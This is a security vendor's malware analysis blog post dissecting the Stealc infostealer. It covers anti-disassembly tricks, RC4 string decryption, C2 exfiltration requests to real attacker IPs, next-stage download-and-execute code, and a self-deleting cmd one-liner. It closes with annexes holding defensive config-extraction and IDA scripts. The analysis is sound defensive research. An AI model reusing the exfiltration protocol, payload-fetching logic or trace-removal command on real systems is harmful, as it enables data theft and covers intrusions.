

Stealc: a copycat of Vidar and Raccoon infostealers gaining in popularity – Part 2

By Pierre Le Bourhis, Quentin Bourgue and Sekoia TDR

Published: 2023-02-27 · Archived: 2026-04-05 13:17:38 UTC

Table of contents

- [Context](#)
- [Malware analysis](#)
 - [Anti analysis](#)
 - [Main function overview](#)
 - [Defeating string encryption](#)
 - [Dynamic API resolution](#)
 - [Environment detection & checks](#)
 - [Miscellaneous functionalities](#)
 - [Command and Control communication](#)
 - [Next Stage](#)
 - [Trace removal](#)
- [Conclusion](#)
- [Annex 1 – Configuration extraction](#)
- [Annex 2 – IDA script for string deobfuscation](#)

Context

This report is a follow up of the [previous blog post](#) on Stealc. Stealc is an **information stealer** advertised on the **underground forums** XSS, Exploit and BHF by the *Plymouth* threat actor. In this blog post, we focus on the **technical analysis** of a **standalone** sample. **Similarities** were observed with **Vidar**, **Raccoon** and **Mars** stealers during the **reverse engineering** phase.

Functionalities implemented in **Stealc**, including environment detection, anti-analysis, strings obfuscation, dynamic API resolution, a significant list of targeted browsers, extensions, wallets and installed software makes it a top-tier threat within the infostealer ecosystem.

Malware analysis

The next sections list the different techniques observed during the reverse engineering of Stealc to provide information and detailed explanations on Stealc operations and behaviors.

All details of the infection chain, distribution and tracking of this threat were provided in [part 1](#).

Stealc sample SHA-256 used for the analysis is: [77d6f1914af6caf909fa2a246fcec05f500f79dd56e5d0d466d55924695c702d](#)

Stealc sample SHA-256 with a next stage configured is: [1587857ad744c322a2b32731cdd48d98eac13f8aa8ff2f2afb01ebba88d15359](#)

Anti analysis

The malware implements anti-analysis techniques by adding unconditional jump to a nearby offset, confusing the decompiler that cannot grasp the pointed function.

As shown in figure 1, the decompiler analyzed a function with multiple jump instructions (jz, jnz opcodes), with a destination address defined to the next address plus an offset of 1 or 2 (depending on the case). This results in the decompiler not making a correct assumption and avoiding decompiling the function.

```
0040CC02 2B          push    ebx
0040CC03 E8 93 71 FF FF  call   c2_POST_retrieve_configuration
0040CC08 83 C4 60     add    esp, 60h
0040CC08 E8 BC D9 FF FF  call   parse_configuration
0040CC10 83 C4 0C     add    esp, 0Ch
0040CC13 83 7D CC 00   cmp    dword ptr [ebp-34h], 0
0040CC17 74 0A       jz     short near ptr loc_40CC22+1
0040CC19 74 03       jz     short near ptr loc_40CC1D+1
0040CC18 75 01       jnz    short near ptr loc_40CC1D+1
0040CC1D
0040CC1D          loc_40CC1D: ; CODE XREF: .text:0040CC19fj
0040CC1D          ; .text:0040CC18fj
0040CC1D B8 E8 9D 00 00  mov   eax, 9DE8h
0040CC22          loc_40CC22: ; CODE XREF: .text:0040CC17fj
0040CC22 00 8B 45 8C E8 0E  add  [ebx+0EE88C45h], cl
0040CC28 4C          dec    esp
```

Figure 1. Wrong disassembly of the main function due to Stealc implemented anti-analysis technique

Rebuilding the function by setting the location to undefined and patching the previous byte of the location with a NOP instruction, decompilers can work properly. When applying this technique, the decompiled opcodes are the following:

```

0040CC02 50          push     eax
0040CC03 E8 93 71 FF FF  call   C2_POST_retrieve_configuration
0040CC08 83 C4 60     add     esp, 60h
0040CC0B E8 BC D9 FF FF  call   parse_configuration
0040CC10 83 C4 0C     add     esp, 0Ch
0040CC13 83 7D CC 00    cmp     [ebp+var_34], 0
0040CC17 74 8A       jz     short loc_40CC23
0040CC19 74 03       jz     short loc_40CC1E
0040CC1B 75 01       jnz    short loc_40CC1E
0040CC1D 90          nop
0040CC1E
loc_40CC1E:
0040CC1E
0040CC1E E8 9D 00 00 00  call   sub_40CCC0
0040CC23
loc_40CC23:
0040CC23 BB 45 BC     mov     eax, [ebp+var_74]

```

Figure 2. Patched function that can be correctly decompiled by IDA

Here, the instructions `mov eax, 9DE9h (B8 E8 9D 00 00)` are wrongly disassembled because of the `location+1`. Undefined the location, replacing the `B8` of the `mov` instruction by a `NOP(0x90)` and re-defining the beginning of the next instruction to `E8` results in the correct disassembly of this code section.




Figure 3. Jump in the middle trick patching example

Main function overview

Following the patching of the sample, the main function of **Stealc** shows similarities to the one analyzed in [Raccoon](#) and [Mars stealers](#) reverses, notably in terms of operation order and used techniques.

```

16  _DWORD *v13; // [esp+24h] [ebp-30h] BYREF
17  _DWORD *v14; // [esp+30h] [ebp-24h] BYREF
18  _DWORD *v15; // [esp+3Ch] [ebp-18h] BYREF
19  LPCSTR lpName[3]; // [esp+48h] [ebp-Ch] BYREF
20
21  decrypt_string();
22  resolve_WindowsAPI();
23  string_conversion((CHAR **)lpName, (CHAR *)szAgent);
24  checkCurrentProcess_isWritable();
25  takeScreenshot();
26  get_RAM_capacity();
27  checkLangRU();
28  is_windows_defender_emulator(v0);
29  UserName_heap = GetUser_name_heap();
30  v9 = (const CHAR *)sub_40D1C5(v1);
31  v2 = str_concat((int)lpName, (int)&v11, (LPCSTR)str_HAL9TH);
32  v3 = str_concat(v2, (int)&v12, " ");
33  v4 = str_concat(v3, (int)&v13, v9);
34  v5 = str_concat(v4, (int)&v14, " ");
35  str_concat(v5, (int)&v15, UserName_heap);
36  sub_40EA2F();
37  sub_401839(v15);
38  sub_401839(v14);
39  sub_401839(v13);
40  sub_401839(v12);
41  sub_401839(v11);
42  v6 = lpName[0];
43  while ( 1 )
44  {
45      v7 = OpenEventA(0x1F0003u, 0, v6);
46      if ( !v7 )
47          break;
48      CloseHandle(v7);
49      Sleep(0x1770u);
50  }
51  EventA = CreateEventA(0, 0, 0, v6);
52  check_licenseExpirationTime();
53  ((void (*)(void))MainFunctionC2_interaction)();
54  CloseHandle(EventA);
55  ExitProcess(0);
56  }

```

Figure 4. Main function overview

The execution flow of Stealc is straightforward, it first **deobfuscates strings** used for further **dynamic API resolution**. Then, it performs various **checks** on the infected host to **exit on particular conditions**, it also checks the amount of RAM and whether it is executed by an **antivirus solution**. Finally, it verifies that the current date is **preceding the hardcoded** one. After this **initial setup** and **detection**, the malware goes to the function responsible for the **C2 interaction**, in which the stealer configuration is downloaded, and data are exfiltrated.

Defeating string encryption

The malware stores its strings and part of its configuration is obfuscated. Stealc data are **RC4-encrypted** and **base64-encoded**. The key for decryption is stored in the PE in cleartext, as seen in the first variable assignment in figure 5.

```

int decrypt_string()
{
    int result; // eax

    RC4_key = (int)"74934157919546113795";
    str_04 = mw_decrypt_string("Uyk=");
    str_02 = mw_decrypt_string("Uy8=");
    str_20 = mw_decrypt_string("US0=");
    str_23 = mw_decrypt_string("US4=");
    str_GetProcAddress = mw_decrypt_string("JHgZG2hCC4cSYENC09A=");
    str_LoadLibrary = mw_decrypt_string("L3ImL1ZECrQXdkh4");
    str_lstrcatA = (LPCSTR)mw_decrypt_string("D24zOXlMHic=");
    str_OpenEventA = (LPCSTR)mw_decrypt_string("L60iJv9bDagCRQ==");
    str_CreateEventA = (LPCSTR)mw_decrypt_string("IG81Km5ILbATakV4");
}

```

Figure 5. Base64 decoding and RC4 decryption function

For further analysis, an IDA script to decrypt the strings and assign their value to the correct DWORD is provided in annex 2.

Dynamic API resolution

To reduce its detection rate by antivirus solutions, Stealc uses the Dynamic API Resolution (T1027.007) technique. To do so, the malware searches for the **kernel32** base address using the PE header structure and goes through

LDR_DATA_TABLE_ENTRY. Then, it iterates over the table until it matches the GetProcAddress function and returns the address of the dedicated entry.




Figure 6. Debugging of the search GetProcAddress of Kernel32.dll

In figure 6, register EAX is used to store kernel32 base address:

1. Register fs:000030h is the address of the [ProcessEnvironmentBlock](#) (PEB) member of the [ThreadEnvironmentBlock](#) (TEB) structure ;
2. The offset 0xC of the PEB structure is the [LDR_DATA](#) structure member that contains a pointer to the InMemoryOrderModuleList member;
3. InMemoryOrderModuleList is a structure of type [LIST_ENTRY](#) whose member DllBase is pointer to *Kernel32* (see figure6)

Once the malware obtains the address of GetProcAddress, it loads the function LoadLibrary and other functions from *kernel32* including *OpenEventA*, *CreateEventA*, *Sleep*, *VirtualAlloc*, etc.

LoadLibrary is used to load *advapi32*, *gdi32*, *user32*, *crypt32* and *ntdll* DLLs, only specific functions of these libraries are loaded afterwards.




Figure 7. Extract of the function used to load extra libraries and their methods

Environment detection & checks

Steal attempts to detect its environment for two purposes:

1. Exit in particular conditions (sandbox environment, unwanted location, etc.)
2. Host fingerprinting

The malware implements the following exit conditions:




Figure 8. Downloaded configuration encoded in base64

After downloading the bot configuration, the stealer sends the fingerprinted information (see section *Miscellaneous functionalities* for the list of fingerprinted information that are exfiltrated).

The table below displays communications between the infected host and [Stealc C2](#).

Request	Request forms	Response	Functionality
Register infected host and download configuration			
POST main URL	hwid, build name	token	
POST main URL	token, message="browsers"	browsers configuration	configure the browsers stealing operation
POST main URL	token, message="plugins"	plugins configuration	configure the plugins stealing operation
POST main URL	token, host fingerprint (RAM, OS, apps, etc)		
Target Chromium-based browsers (e.g. Chrome, Chromium, Edge)			
GET DLLs URL		download sqlite3.dll	
POST main URL	token, file_name, file		Chrome cookies
POST main URL	token, file_name, file		Chrome history
POST main URL	token, file_name, file		Chrome extensions (exfiltrated each file separately)
GET DLLs URL		download freebl3.dll	
GET DLLs URL		download mozglue.dll	
GET DLLs URL		download msvcp140.dll	
GET DLLs URL		download nss3.dll	
GET DLLs URL		download softokn3.dll	
GET DLLs URL		download vcruntime140.dll	
Target Firefox-based browsers, repeat the actions executed for Chromium-based			
Target Opera-based browsers, same actions executed for Chromium-based			

POST main URL	token, message="wallets"	list of targeted wallets	configure the wallets stealing operation
POST main URL	token, message="files"	file grabber configuration	configure the file grabber
POST main URL	token, file_name, file		exfiltrate each file matching the grabber configuration
Target desktop applications: Outlook, Steam, Tox, Pidgin, Discord, Telegram			
POST main URL	token, file_name, file		send the screenshot
POST main URL	token, message=isdone	Next stage URL	Get the URL of the next stage to execute
GET unrelated URL to Stealc infrastructure		Executable	Download the next stage

Table 1. Table of Stealc's HTTP communications with the C2

- main url: 752e382b4dcf5e3f.php
- DLLs url: /dbe4ef521ee4cc21/

For each browser, wallets, plugins, the same actions are repeated and the forms are the same. The last communication is optional, this request is sent only if Stealc has a next stage configured on its panel.

File grabber

After stealing data from targeted browsers and their extensions, the stealer uses its file grabber functionality. The grabber configuration is received from the C2 and is formatted as follow:

```
standart%DESKTOP%\|*.txt,*.doc,*.docx,*.xls|7000|1|0
```

The structure of the configuration is the following one. First a *name*, then a *directory* or a *shortcut* to a directory (here the desktop), thirdly a list of *file extensions* that the malware wants to exfiltrate and finally the *maximum size*. We also identified 2 extra parameters that were not useful for the analysis.

In case the file name and path match the grabber filters, it is exfiltrated in a POST request to the C2 with three forms.

Form ID	Form name	Form value
1	token	The token value provided by the C2 in the earlier communication
2	file_name	The full file path to the stolen file encoded in base64
3	file	The file content encoded in base64

Table 2. List of forms and their content when conditions for exfiltration are met

```
POST /752e382b4dcf5e3f.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----GDGHJEHJDAAAKEBGCF
Host: 162.0.238.10
Content-Length: 547
Connection: Keep-Alive
Cache-Control: no-cache

----GDGHJEHJDAAAKEBGCF
Content-Disposition: form-data; name="token"

1fce6311ad896e3a5c5499444545bf8bc676674a67ebd2b2fb5401a8931837ccb9a19e
----GDGHJEHJDAAAKEBGCF
Content-Disposition: form-data; name="file_name"

ZmLsZXNcc3RhbmRhcncRdg9vbHNCUEVpZFxbHVhNm5zZGtccmVhZG1LnR4dA==
----GDGHJEHJDAAAKEBGCF
Content-Disposition: form-data; name="file"

VghlTFNhbXBsZSB2b3V2Y2VzIHdcmUgcHJvdmlkZWQgYnRkCg9KUG93ZXJQVWJQYXVzYXZANCKMkRyKyAsIHNUYwIlg9KRVscGhpLlCBfchVzaGQyVWwKFTT5wZGhYmxvM
m9VHg==
----GDGHJEHJDAAAKEBGCF--
HTTP/1.1 200 OK
Date: Tue, 14 Feb 2023 17:17:07 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 0
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Figure 9. Example of a file exfiltrated by the file grabber

DLLs loading

To access particular files or data, Stealc requires external DLLs that are not embedded in the PE but rather downloaded from a specific URL hosted by the C2. The downloaded DLLs are:

1. *sqlite3.dll*

2. freebl3.dll
3. mozglue.dll
4. msvcrt40.dll
5. nss3.dll
6. softokn3.dll
7. vcruntime140.dll

The DLLs are all written in the C:\ProgramData\ directory and are then loaded (TTP: Shared Module: T1129). Of note, only specific functions are loaded by the malware.

```

1 int __cdecl $assignSqlite3Dll_function(int a1, int a2)
2 {
3     int v3; // [esp+0h] [ebp-Ch] BYREF
4     void **v4; // [esp+4h] [ebp-8h]
5     void *v5; // [esp+8h] [ebp-4h] BYREF
6
7     v5 = malloc(0x200);
8     v3 = 0;
9     v4 = (void **)a2;
10    if ( sub_584874(&v3, v5) )
11    {
12        v4 = &v5;
13        memset(&v5, 0, sizeof(v5));
14        return 0;
15    }
16    if ( !v5 )
17        return 0;
18    sqlite3_open = (int (__cdecl *)(_DWORD, _DWORD))assign_func_from_dll(str_sqlite3_open);
19    sqlite3_prepare_v2 = (int (__cdecl *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD))assign_func_from_dll(str_sqlite3_prepare_v2);
20    sqlite3_step = (int (__cdecl *)(_DWORD))assign_func_from_dll(str_sqlite3_step);
21    sqlite3_column_text = (int (__cdecl *)(_DWORD, _DWORD))assign_func_from_dll(str_sqlite3_column_text);
22    dword_793578 = (int (__cdecl *)(_DWORD))assign_func_from_dll(str_sqlite3_finalize);
23    dword_7935A8 = (int (__cdecl *)(_DWORD))assign_func_from_dll(str_sqlite3_close); // etc...
24    dword_793580 = (int (__cdecl *)(_DWORD, _DWORD))assign_func_from_dll(str_sqlite3_column_bytes);
25    dword_793588 = (int (__cdecl *)(_DWORD, _DWORD))assign_func_from_dll(str_sqlite3_column_blob);
26    return 1;
27 }
    
```

Figure 10. Sqlite3.dll function loading

After loading the required functionalities from the DLLs, Stealc exploits them to access data of interest. Similarly, when a targeted data is found on the infected host, it is sent to the C2 using a POST request and encoding data in base64.

As described in this section, **Stealc can be noisy** in case many files are exfiltrated to the C2.

Next Stage

As other analysed stealers observed upgrading their set of functionalities, Stealc is also able to download and execute a next stage payload. The next stage is configured by the request containing the form “isdone” or “done”, depending on the sample. The C2 responds with a base64 data containing the URL of the next stage to download.

The sample (Stealc SHA-256: [1587857ad744c322a2b32731cdd48d98eac13f8aa8ff2f2afb01ebba88d15359](https://www.virustotal.com/gui/file/1587857ad744c322a2b32731cdd48d98eac13f8aa8ff2f2afb01ebba88d15359)) is configured to execute a next stage which is a Laplas Clipper, here is the response of Stealc C2 to configure the next stage, the next payload is configured by an URL that Stealc download and execute (see figure 15).

```

edab14f1735d6477.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----BKFBACBAE6GDHIEHIJ
Host: 37.120.238.198
Content-Length: 264
Connection: Keep-Alive
Cache-Control: no-cache

----BKFBACBAE6GDHIEHIJ
Content-Disposition: form-data; name="token"

6fb7d2944f606950751ce08be6bfc6aa3ded8c37c43842161dc69c73a9c8523e8c6e6bd8
----BKFBACBAE6GDHIEHIJ
Content-Disposition: form-data; name="message"

done
----BKFBACBAE6GDHIEHIJ--
HTTP/1.1 200 OK
Date: Mon, 20 Feb 2023 15:04:38 GMT
Server: Apache/2.4.52 (Ubuntu)
Content-Length: 48
Keep-Alive: timeout=5, max=89
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

sHR8CbovL2E5My4z0C41NS4yMtgYvMS1eGv8Hwe
    
```

Figure 11. Next stage configuration

```

v6 = sub_40EAAB((int)v23, (int)v20, (LPCSTR)str_Temp_);
sub_40EA2F(v6, (int)v23);
sub_401839(v20[0]);
v7 = sub_40D78F(10);
v8 = sub_40EA69((int)v23, v7, (int)v20);
sub_40EA2F(v8, (int)v23);
sub_401839(v20[0]);
sub_401839(v21);
v9 = sub_40EAAB((int)v23, (int)v22, (LPCSTR)str_exe);
sub_40EA2F(v9, (int)v23);
sub_401839((DWORD *)v22[0]);
sub_40E990(v22, (CHAR *)szAgent);
v10 = sub_40EAAB((int)v22, (int)v20, (LPCSTR)str_c_start);
sub_40EA2F(v10, (int)v22);
sub_401839(v20[0]);
v11 = sub_40EA69((int)v22, (int)v23, (int)v20);
sub_40EA2F(v11, (int)v22);
sub_401839(v20[0]);
sub_40E9C2((const CHAR **)v23, &var_filename);
sub_40E9C2((const CHAR **)a1, &var_next_stage.URL);
downloadNextStage(var_next_stage.URL, var_next_stage.var0, var_next_stage.var1, var_filename);
for ( i = 0; i < 0x3C; ++i )
{
    *((_BYTE *)&pExecInfo.cbSize + i) = 0;
    if ( !i )
        i = 0;
}
v13 = (const CHAR *)str_runas;
pExecInfo.cbSize = 0x3C;
pExecInfo.fMask = 0;
pExecInfo.hwnd = 0;
if ( !a4 )
    v13 = (const CHAR *)str_open;
v14 = v22[0];
pExecInfo.lpVerb = v13;
pExecInfo.lpFile = (LPCSTR)str_C_Windows_system32_cmd_exe;
pExecInfo.lpParameters = v22[0];
memset(&pExecInfo.lpDirectory, 0, 12);
ShellExecuteExA(&pExecInfo);

```

Figure 12. Decompiled function for the execution and download of the next

Trace removal

Stealc attempts to reduce its infection traces by removing itself and its downloaded DLLs (T1070.004) with the following one-line command:

```
cmd.exe /c timeout /t 5 & del /f /q "$STEALERPATH" & del "C:\ProgramData\*.dll" & exit
```

The command is executed with a basic ShellExecuteA function from *Shell32.dll*.

Conclusion

Stealc displays all functionalities and behaviors to be a **viable tool in the** information stealer catalog, and will almost certainly be incorporated in multiple intrusion sets' toolsets, either as a shift or an expansion of their capabilities. Based on observed similarities between **Stealc** and other malware of the **infostealer** family, notably **Raccoon** and **Mars** stealer, SEKOIA.IO analysts assess it is likely a confirmation of a transmission and circulation of knowledge, including source code, and of human resources, in the Russian-speaking cybercriminal ecosystem.

SEKOIA.IO analysts expect Stealc developer will almost certainly continue to update its stealer with new and / or improved features in the near term to meet customers' expectations and expand its customer base. To provide our customers with actionable intelligence, SEKOIA.IO analysts will continue to monitor **emerging and prevalent infostealers**, including Stealc.

As introduced in the *strings obfuscation* section, Stealc embeds the address of the C2 and its different URLs in the rdata section of the PE.

Based on our observation, the script should meet the following requirements:

1. Retrieve the RC4 key in rdata;
2. Deobfuscate the strings until all patterns related to the C2 are spotted.

The RC4 key is hardcoded in the PE in cleartext and by definition RC4 keys are 20 bytes long. Stealc C2 information are stored with the following structure:

- C2 base URL: `http://<ip or domain>` or `https://<ip or domain>`;
- C2 URL resource which is a random string ending by `.php` extension;
- C2 directory name where the DLLs are hosted (`nss3.dll`, `sqlite3.dll`, `etc...`).

The provided configuration extractor simply loops over that section to find the patterns described previously.

```

from base64 import b64decode
from pefile import PE, SectionStructure
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms

```

```
class Stealc:

    """Stealc configuration"""

    rc4_key: bytes = b""
    base_url: str = ""
    endpoint_url: str = ""
    dlls_directory: str = ""

    def __str__(self):
        out = f"Stealc RC4 key: {self.rc4_key}\n"
        out += f"Stealc Command and Control:\n"
        out += f"\t- {''.join([self.base_url, self.endpoint_url])}\n"
        out += f"\t- {''.join([self.base_url, self.dlls_directory])}\n"
        return out

    def rc4_decrypt(self, data: bytes) -> bytes:
        """decrypt RC4 data with the provided key."""

        algorithm = algorithms.ARC4(self.rc4_key)
        cipher = Cipher(algorithm, mode=None)
        decryptor = cipher.decryptor()
        return decryptor.update(data)

    def get_section(pe: PE, section_name: str) -> SectionStructure:
        """return section by name, if not found raise KeyError exception."""

        for section in filter(
            lambda x: x.Name.startswith(section_name.encode()), pe.sections
        ):
            return section

        available_sections = ", ".join(
            [_sec.Name.replace(b"\x00", " ").decode() for _sec in pe.sections]
        )
        raise KeyError(
            f"{section_name} not found in the PE, available sections: {available_sections}"
        )

    def get_rdata(pe_path: str) -> SectionStructure:
        """Extract Stealc rdata section"""

        pe = PE(pe_path)
        section_rdata = get_section(pe, ".rdata")
        return section_rdata

    def is_valid_string(data: bytes) -> bool:
        return True if all(map(lambda x: x >= 43 and x <= 122, data)) else False

    def search_Command_and_Control(stealc: Stealc, rdata_section: SectionStructure):
        """
        Search two types of strings in rdata section of Stealc:
        1. The RC4 key which is 20 bytes long;
        2. Strings matching the way Stealc stores its C2 configuration (these strings are decoded (base64 decode + RC4 decrypt)
            This works for the Stealc version at least until 15 Feb 2023 but could change in new versions...
            2.1 base url ('http://something...' or 'https://something...')
            2.2 endpoint which ends with '.php'
            2.3 DLLs directory starts and ends with '/' (eg: '/something_random/')
        """

        for string in filter(
            lambda x: x and is_valid_string(x), rdata_section.get_data().split(b"\x00" * 2)
        ):
            if len(string) == 20 and not stealc.rc4_key:
                # Hopefully the RC4 key is stored as the beginning of the rdata section
                stealc.rc4_key = string
```

```
print(f"[+] RC4 key found: {stealc.rc4_key}")
if stealc.rc4_key and string != stealc.rc4_key:
    try:
        cleartext = stealc.rc4_decrypt(b64decode(string))
        # print(f"{string.decode():<40} {cleartext}")
        if cleartext.startswith(b"http://") or cleartext.startswith(
            b"https://"
        ):
            print(f"[+] Found StealC Command and Control")
            stealc.base_url = cleartext.decode()
        elif cleartext.startswith(b"/") and cleartext.endswith(b"/"):
            print(f"[+] Found DLLs URL directory name")
            stealc.dlls_directory = cleartext.decode()
        elif cleartext.endswith(b".php"):
            print(f"[+] Found StealC endpoint")
            stealc.endpoint_url = cleartext.decode()

    except Exception:
        pass

if __name__ == "__main__":
    import sys
    if len(sys.argv) < 2:
        print(f"not enough parameter, please provide as argument the path to stealc sample.")
    stealc = Stealc()
    rdata = get_rdata(sys.argv[1])
    search_Command_and_Control(stealc, rdata)
    print(stealc)
```

Annex 2 – IDA script for string deobfuscation

```
from idaapi import *
from ida_bytes import *
from ida_name import *
from base64 import b64decode
from string import ascii_letters, digits
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes

def read_rdata(name: str) -> str:
    print(f"read_rdata: {name}")
    addr = get_name_ea_simple(name)
    size = get_max_strlit_length(addr, ida_nalt.STRENC_DEFAULT)
    return get_bytes(addr, size - 1)

def rc4_decrypt(key: bytes, data: bytes) -> bytes:

    algorithm = algorithms.ARC4(key)
    cipher = Cipher(algorithm, mode=None)
    decryptor = cipher.decryptor()
    return decryptor.update(data)

def deobfuscate_string(base: int, end: int, KEY: bytes):
    ea = base
    size = 0
    clear = []
    addr = []

    while ea <= end:
        flags = ida_bytes.get_flags(ea)
        if ida_bytes.is_code(flags):
            instr_str = idc.generate_disasm_line(ea, 1)
            instr_str = " ".join(instr_str.split())
            if instr_str.startswith("push offset a") or instr_str.startswith("mov dword ptr [esp], offset a"):
                value = instr_str.split("offset")[-1].split(';')[0].strip()
                value = read_rdata(value)
                clear.append(rc4_decrypt(KEY, b64decode(value)))
            elif instr_str.startswith("mov dword_"):
                temp = instr_str.replace("mov dword_", "")
```

```
temp = temp.split()[0].replace(",","")
addr = int(temp, 16)
string = get_bytes(addr, size)
cleartext = clear.pop(-1)
cleartext = cleartext.decode()
idc.set_cmt(ea, cleartext, 0)
text = ""
for c in cleartext:
    if c in f"{ascii_letters}{digits}":
        text += c
    else:
        text += "_"
cleartext = f"str_{text}"
print(f"replace dword_{addr:x} by '{cleartext}'")
set_name(addr, cleartext)

ea += 1
```

Thank you for reading this blogpost. You can also consult other results of surveys carried out by our analysts on the ecosystem of [info stealers](#) :

 [Cybercrime](#)  [Malware](#)  [Reverse](#)  [Stealer](#)

Share this post:

Source: <https://blog.sekoia.io/steal-a-copycat-of-vidar-and-raccoon-info stealers-gaining-in-popularity-part-2/>